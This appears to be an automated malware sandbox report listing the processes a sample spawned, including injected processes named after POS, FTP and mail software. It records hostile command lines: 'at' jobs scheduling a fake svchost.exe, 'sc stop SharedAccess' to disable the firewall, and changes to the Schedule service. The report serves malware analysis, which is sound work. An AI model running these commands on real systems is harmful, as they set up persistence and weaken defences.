Process #37: barca.exe

ID	37
File Name	c:\program files\msbuild\barca.exe
Command Line	"C:\Program Files\MSBuild\barca.exe"
Initial Working Directory	C:\Program Files\MSBuild\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3644
Parent PID	1264
Bitness	32 Bit

Process #38: omnipos.exe

ID	38
File Name	c:\program files\microsoft office\omnipos.exe
Command Line	"C:\Program Files\Microsoft Office\omnipos.exe"
Initial Working Directory	C:\Program Files\Microsoft Office\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3932
Parent PID	1264
Bitness	32 Bit

Process #39: accupos.exe

ID	39
File Name	c:\program files (x86)\microsoft.net\accupos.exe
Command Line	"C:\Program Files (x86)\Microsoft.NET\accupos.exe"
Initial Working Directory	C:\Program Files (x86)\Microsoft.NET\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3852
Parent PID	1264
Bitness	32 Bit

Process #40: scriptftp.exe

ID	40
File Name	c:\program files\windows mail\scriptftp.exe
Command Line	"C:\Program Files\Windows Mail\scriptftp.exe"
Initial Working Directory	C:\Program Files\Windows Mail\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3772
Parent PID	1264
Bitness	32 Bit

Process #41: fpos.exe

ID	41
File Name	c:\program files (x86)\microsoft sql server\fpos.exe
Command Line	"C:\Program Files (x86)\Microsoft SQL Server\fpos.exe"
Initial Working Directory	C:\Program Files (x86)\Microsoft SQL Server\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3908
Parent PID	1264
Bitness	32 Bit

Process #42: isspos.exe

ID	42
File Name	c:\program files\windows media player\isspos.exe
Command Line	"C:\Program Files\Windows Media Player\isspos.exe"
Initial Working Directory	C:\Program Files\Windows Media Player\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3916
Parent PID	1264
Bitness	32 Bit

Process #43: edcsvr.exe

ID	43
File Name	c:\program files\microsoft office\edcsvr.exe
Command Line	"C:\Program Files\Microsoft Office\edcsvr.exe"
Initial Working Directory	C:\Program Files\Microsoft Office\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3900
Parent PID	1264
Bitness	32 Bit

Process #44: creditservice.exe

ID	44
File Name	c:\program files (x86)\windows nt\creditservice.exe
Command Line	"C:\Program Files (x86)\Windows NT\creditservice.exe"
Initial Working Directory	C:\Program Files (x86)\Windows NT\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3892
Parent PID	1264
Bitness	32 Bit

Process #45: centralcreditcard.exe

ID	45
File Name	c:\program files (x86)\windows portable devices\centralcreditcard.exe
Command Line	"C:\Program Files (x86)\Windows Portable Devices\centralcreditcard.exe"
Initial Working Directory	C:\Program Files (x86)\Windows Portable Devices\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3884
Parent PID	1264
Bitness	32 Bit

Process #46: ccv_server.exe

ID	46
File Name	c:\program files\windows portable devices\ccv_server.exe
Command Line	"C:\Program Files\Windows Portable Devices\ccv_server.exe"
Initial Working Directory	C:\Program Files\Windows Portable Devices\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3876
Parent PID	1264
Bitness	32 Bit

Process #47: aldelo.exe

ID	47
File Name	c:\program files\internet explorer\aldelo.exe
Command Line	"C:\Program Files\Internet Explorer\aldelo.exe"
Initial Working Directory	C:\Program Files\Internet Explorer\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3868
Parent PID	1264
Bitness	32 Bit

Process #48: afr38.exe

ID	48
File Name	c:\program files\windowspowershell\afr38.exe
Command Line	"C:\Program Files\WindowsPowerShell\afr38.exe"
Initial Working Directory	C:\Program Files\WindowsPowerShell\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3860
Parent PID	1264
Bitness	32 Bit

Process #49: operamail.exe

ID	49
File Name	c:\program files\windows media player\operamail.exe
Command Line	"C:\Program Files\Windows Media Player\operamail.exe"
Initial Working Directory	C:\Program Files\Windows Media Player\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3748
Parent PID	1264
Bitness	32 Bit

Process #50: thunderbird.exe

ID	50
File Name	c:\program files\windows mail\thunderbird.exe
Command Line	"C:\Program Files\Windows Mail\thunderbird.exe"
Initial Working Directory	C:\Program Files\Windows Mail\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3796
Parent PID	1264
Bitness	32 Bit

Process #51: webdrive.exe

ID	51
File Name	c:\program files (x86)\windowspowershell\webdrive.exe
Command Line	"C:\Program Files (x86)\WindowsPowerShell\webdrive.exe"
Initial Working Directory	C:\Program Files (x86)\WindowsPowerShell\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3812
Parent PID	1264
Bitness	32 Bit

Process #52: trillian.exe

ID	52
File Name	c:\program files (x86)\microsoft sql server\trillian.exe
Command Line	"C:\Program Files (x86)\Microsoft SQL Server\trillian.exe"
Initial Working Directory	C:\Program Files (x86)\Microsoft SQL Server\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3804
Parent PID	1264
Bitness	32 Bit

Process #53: smartftp.exe

ID	53
File Name	c:\program files\windows sidebar\smartftp.exe
Command Line	"C:\Program Files\Windows Sidebar\smartftp.exe"
Initial Working Directory	C:\Program Files\Windows Sidebar\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3788
Parent PID	1264
Bitness	32 Bit

Process #54: bitkinex.exe

ID	54
File Name	c:\program files\msbuild\bitkinex.exe
Command Line	"C:\Program Files\MSBuild\bitkinex.exe"
Initial Working Directory	C:\Program Files\MSBuild\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3652
Parent PID	1264
Bitness	32 Bit

Process #55: coreftp.exe

ID	55
File Name	c:\program files\windows photo viewer\coreftp.exe
Command Line	"C:\Program Files\Windows Photo Viewer\coreftp.exe"
Initial Working Directory	C:\Program Files\Windows Photo Viewer\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3660
Parent PID	1264
Bitness	32 Bit

Process #56: far.exe

ID	56
File Name	c:\program files\windows nt\far.exe
Command Line	"C:\Program Files\Windows NT\far.exe"
Initial Working Directory	C:\Program Files\Windows NT\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3668
Parent PID	1264
Bitness	32 Bit

Process #57: filezilla.exe

ID	57
File Name	c:\program files\microsoft office\filezilla.exe
Command Line	"C:\Program Files\Microsoft Office\filezilla.exe"
Initial Working Directory	C:\Program Files\Microsoft Office\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3676
Parent PID	1264
Bitness	32 Bit

Process #58: flashfxp.exe

ID	58
File Name	c:\program files\windowspowershell\flashfxp.exe
Command Line	"C:\Program Files\WindowsPowerShell\flashfxp.exe"
Initial Working Directory	C:\Program Files\WindowsPowerShell\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3684
Parent PID	1264
Bitness	32 Bit

Process #59: fling.exe

ID	59
File Name	c:\program files (x86)\msbuild\fling.exe
Command Line	"C:\Program Files (x86)\MSBuild\fling.exe"
Initial Working Directory	C:\Program Files (x86)\MSBuild\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3692
Parent PID	1264
Bitness	32 Bit

Process #60: foxmailincmail.exe

ID	60
File Name	c:\program files (x86)\windows defender\foxmailincmail.exe
Command Line	"C:\Program Files (x86)\Windows Defender\foxmailincmail.exe"
Initial Working Directory	C:\Program Files (x86)\Windows Defender\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3700
Parent PID	1264
Bitness	32 Bit

Process #61: gmailnotifierpro.exe

ID	61
File Name	c:\program files (x86)\windows media player\gmailnotifierpro.exe
Command Line	"C:\Program Files (x86)\Windows Media Player\gmailnotifierpro.exe"
Initial Working Directory	C:\Program Files (x86)\Windows Media Player\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3708
Parent PID	1264
Bitness	32 Bit

Process #62: leechftp.exe

ID	62
File Name	c:\program files\uninstall information\leechftp.exe
Command Line	"C:\Program Files\Uninstall Information\leechftp.exe"
Initial Working Directory	C:\Program Files\Uninstall Information\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3724
Parent PID	1264
Bitness	32 Bit

Process #63: pidgin.exe

ID	63
File Name	c:\program files (x86)\microsoft sql server\pidgin.exe
Command Line	"C:\Program Files (x86)\Microsoft SQL Server\pidgin.exe"
Initial Working Directory	C:\Program Files (x86)\Microsoft SQL Server\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3764
Parent PID	1264
Bitness	32 Bit

Process #64: spcwin.exe

ID	64
File Name	c:\program files\windows nt\spcwin.exe
Command Line	"C:\Program Files\Windows NT\spcwin.exe"
Initial Working Directory	C:\Program Files\Windows NT\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3940
Parent PID	1264
Bitness	32 Bit

Process #65: alftp.exe

ID	65
File Name	c:\program files\windows mail\alftp.exe
Command Line	"C:\Program Files\Windows Mail\alftp.exe"
Initial Working Directory	C:\Program Files\Windows Mail\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3636
Parent PID	1264
Bitness	32 Bit

Process #66: skype.exe

ID	66
File Name	c:\program files\windows sidebar\skype.exe
Command Line	"C:\Program Files\Windows Sidebar\skype.exe"
Initial Working Directory	C:\Program Files\Windows Sidebar\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3780
Parent PID	1264
Bitness	32 Bit

Process #67: spgagentservice.exe

ID	67
File Name	c:\program files (x86)\reference assemblies\spgagentservice.exe
Command Line	"C:\Program Files (x86)\Reference Assemblies\spgagentservice.exe"
Initial Working Directory	C:\Program Files (x86)\Reference Assemblies\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	4180
Parent PID	1264
Bitness	32 Bit

Process #68: person_rule.exe

ID	68
File Name	c:\program files\windows defender\person_rule.exe
Command Line	"C:\Program Files\Windows Defender\person_rule.exe"
Initial Working Directory	C:\Program Files\Windows Defender\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	4208
Parent PID	1264
Bitness	32 Bit

Process #69: bloodnowbill.exe

ID	69
File Name	c:\program files (x86)\microsoft analysis services\bloodnowbill.exe
Command Line	"C:\Program Files (x86)\Microsoft Analysis Services\bloodnowbill.exe"
Initial Working Directory	C:\Program Files (x86)\Microsoft Analysis Services\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	4200
Parent PID	1264
Bitness	32 Bit

Process #70: utg2.exe

ID	70
File Name	c:\program files (x86)\windows sidebar\utg2.exe
Command Line	"C:\Program Files (x86)\Windows Sidebar\utg2.exe"
Initial Working Directory	C:\Program Files (x86)\Windows Sidebar\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	4172
Parent PID	1264
Bitness	32 Bit

Process #71: smile_research.exe

ID	71
File Name	c:\program files\windows photo viewer\smile_research.exe
Command Line	"C:\Program Files\Windows Photo Viewer\smile_research.exe"
Initial Working Directory	C:\Program Files\Windows Photo Viewer\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	4224
Parent PID	1264
Bitness	32 Bit

Process #72: iexplore.exe

ID	72
File Name	c:\program files (x86)\internet explorer\iexplore.exe
Command Line	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:1924 CREDAT:82945 /prefetch:2
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	1936
Parent PID	1264
Bitness	32 Bit

Process #74: svchost.exe

ID	74
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k netsvcs
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 136660, Reason: RPC Server
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	164.60s
Return Code	Unknown
PID	864
Parent PID	3156
Bitness	64 Bit

Process #75: wmiprvse.exe

ID	75
File Name	c:\windows\system32\wbem\wmiprvse.exe
Command Line	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 136660, Reason: RPC Server
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	164.60s
Return Code	Unknown
PID	4392
Parent PID	864
Bitness	64 Bit

Host Behavior

Type	Count
System	2
Registry	2

Process #77: at.exe

ID	77
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:12 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 142921, Reason: Child Process
Unmonitor End Time	End Time: 166327, Reason: Terminated
Monitor duration	23.41s
Return Code	1
PID	4604
Parent PID	4264
Bitness	32 Bit

Process #80: at.exe

ID	80
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:13 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 167563, Reason: Child Process
Unmonitor End Time	End Time: 179955, Reason: Terminated
Monitor duration	12.39s
Return Code	1
PID	4516
Parent PID	4264
Bitness	32 Bit

Process #82: at.exe

ID	82
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:14 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 180096, Reason: Child Process
Unmonitor End Time	End Time: 193171, Reason: Terminated
Monitor duration	13.07s
Return Code	1
PID	4808
Parent PID	4264
Bitness	32 Bit

Process #84: at.exe

ID	84
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:15 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 193293, Reason: Child Process
Unmonitor End Time	End Time: 200822, Reason: Terminated
Monitor duration	7.53s
Return Code	1
PID	4888
Parent PID	4264
Bitness	32 Bit

Process #86: at.exe

ID	86
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:16 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 198225, Reason: Child Process
Unmonitor End Time	End Time: 206483, Reason: Terminated
Monitor duration	8.26s
Return Code	1
PID	3568
Parent PID	4264
Bitness	32 Bit

Process #88: at.exe

ID	88
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:17 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 203493, Reason: Child Process
Unmonitor End Time	End Time: 213157, Reason: Terminated
Monitor duration	9.66s
Return Code	1
PID	1640
Parent PID	4264
Bitness	32 Bit

Process #90: at.exe

ID	90
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:19 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 208521, Reason: Child Process
Unmonitor End Time	End Time: 217713, Reason: Terminated
Monitor duration	9.19s
Return Code	1
PID	2900
Parent PID	4264
Bitness	32 Bit

Process #92: at.exe

ID	92
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:20 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 219372, Reason: Child Process
Unmonitor End Time	End Time: 225965, Reason: Terminated
Monitor duration	6.59s
Return Code	1
PID	2396
Parent PID	4264
Bitness	32 Bit

Process #94: at.exe

ID	94
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:21 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 224851, Reason: Child Process
Unmonitor End Time	End Time: 231177, Reason: Terminated
Monitor duration	6.33s
Return Code	1
PID	3076
Parent PID	4264
Bitness	32 Bit

Process #96: at.exe

ID	96
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:22 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 231492, Reason: Child Process
Unmonitor End Time	End Time: 234340, Reason: Terminated
Monitor duration	2.85s
Return Code	1
PID	3216
Parent PID	4264
Bitness	32 Bit

Process #98: at.exe

ID	98
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:23 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 233349, Reason: Child Process
Unmonitor End Time	End Time: 237005, Reason: Terminated
Monitor duration	3.66s
Return Code	1
PID	3312
Parent PID	4264
Bitness	32 Bit

Process #100: at.exe

ID	100
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:24 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 237196, Reason: Child Process
Unmonitor End Time	End Time: 242473, Reason: Terminated
Monitor duration	5.28s
Return Code	1
PID	1492
Parent PID	4264
Bitness	32 Bit

Process #102: at.exe

ID	102
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:25 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 241501, Reason: Child Process
Unmonitor End Time	End Time: 248830, Reason: Terminated
Monitor duration	7.33s
Return Code	1
PID	4992
Parent PID	4264
Bitness	32 Bit

Process #104: at.exe

ID	104
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:26 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 246054, Reason: Child Process
Unmonitor End Time	End Time: 252438, Reason: Terminated
Monitor duration	6.38s
Return Code	1
PID	4980
Parent PID	4264
Bitness	32 Bit

Process #106: at.exe

ID	106
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:27 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 247091, Reason: Child Process
Unmonitor End Time	End Time: 252971, Reason: Terminated
Monitor duration	5.88s
Return Code	1
PID	4924
Parent PID	4264
Bitness	32 Bit

Process #108: at.exe

ID	108
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:28 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 251750, Reason: Child Process
Unmonitor End Time	End Time: 259571, Reason: Terminated
Monitor duration	7.82s
Return Code	1
PID	4216
Parent PID	4264
Bitness	32 Bit

Process #110: at.exe

ID	110
File Name	c:\windows\syswow64\at.exe
Command Line	at 10:29 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 253890, Reason: Child Process
Unmonitor End Time	End Time: 263409, Reason: Terminated
Monitor duration	9.52s
Return Code	1
PID	2264
Parent PID	4264
Bitness	32 Bit

Process #111: sc.exe

ID	111
File Name	c:\windows\syswow64\sc.exe
Command Line	sc stop SharedAccess
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 253931, Reason: Child Process
Unmonitor End Time	End Time: 263967, Reason: Terminated
Monitor duration	10.04s
Return Code	1062
PID	4248
Parent PID	4264
Bitness	32 Bit

Host Behavior

Type	Count
Module	1
File	3
-	3

Process #113: sc.exe

ID	113
File Name	c:\windows\syswow64\sc.exe
Command Line	sc config Schedule start= auto
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 254838, Reason: Child Process
Unmonitor End Time	End Time: 261744, Reason: Terminated
Monitor duration	6.91s
Return Code	5
PID	1904
Parent PID	4264
Bitness	32 Bit

Host Behavior

Type	Count
Module	1
File	3
-	2

Process #114: sc.exe

ID	114
File Name	c:\windows\syswow64\sc.exe
Command Line	sc start Schedule
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 254855, Reason: Child Process
Unmonitor End Time	End Time: 262878, Reason: Terminated
Monitor duration	8.02s
Return Code	1056
PID	2648
Parent PID	4264
Bitness	32 Bit

Host Behavior

Type	Count
Module	1
File	3
-	3

Process #118: System

ID	118
File Name	System
Command Line	-
Initial Working Directory	-
Monitor Start Time	Start Time: 259754, Reason: Created Daemon
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	41.51s
Return Code	Unknown
PID	4
Parent PID	-
Bitness	64 Bit

Process #119: services.exe

ID	119
File Name	c:\windows\system32\services.exe
Command Line	C:\Windows\system32\services.exe
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 259754, Reason: Created Daemon
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	41.51s
Return Code	Unknown
PID	532
Parent PID	2648
Bitness	64 Bit

Process #120: svchost.exe

ID	120
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k DcomLaunch
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 259754, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	41.51s
Return Code	Unknown
PID	628
Parent PID	532
Bitness	64 Bit

Process #121: svchost.exe

ID	121
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k RPCSS
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 259754, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	41.51s
Return Code	Unknown
PID	660
Parent PID	532
Bitness	64 Bit

Process #122: svchost.exe

ID	122
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 259754, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	41.51s
Return Code	Unknown
PID	888
Parent PID	532
Bitness	64 Bit

Process #123: svchost.exe

ID	123
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 259754, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	41.51s
Return Code	Unknown
PID	928
Parent PID	532
Bitness	64 Bit

Process #124: svchost.exe

ID	124
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k LocalService
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 259754, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	41.51s
Return Code	Unknown
PID	1012
Parent PID	532
Bitness	64 Bit

Process #125: svchost.exe

ID	125
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 259754, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	41.51s
Return Code	Unknown
PID	528
Parent PID	532
Bitness	64 Bit

Process #126: svchost.exe

ID	126
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k NetworkService
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 259754, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	41.51s
Return Code	Unknown
PID	1120
Parent PID	532
Bitness	64 Bit

Process #127: spoolsv.exe

ID	127
File Name	c:\windows\system32\spoolsv.exe
Command Line	C:\Windows\System32\spoolsv.exe
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 259754, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	41.51s
Return Code	Unknown
PID	1248
Parent PID	532
Bitness	64 Bit

Process #128: svchost.exe

ID	128
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k appmodel
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 259754, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	41.51s
Return Code	Unknown
PID	1612
Parent PID	532
Bitness	64 Bit

Process #129: svchost.exe

ID	129
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k UnistackSvcGroup
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 259754, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	41.51s
Return Code	Unknown
PID	2816
Parent PID	532
Bitness	64 Bit

Process #130: sppsvc.exe

ID	130
File Name	c:\windows\system32\sppsvc.exe
Command Line	C:\Windows\system32\sppsvc.exe
Initial Working Directory	C:\Windows
Monitor Start Time	Start Time: 259754, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	41.51s
Return Code	Unknown
PID	1080
Parent PID	532
Bitness	64 Bit

ARTIFACTS

File

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
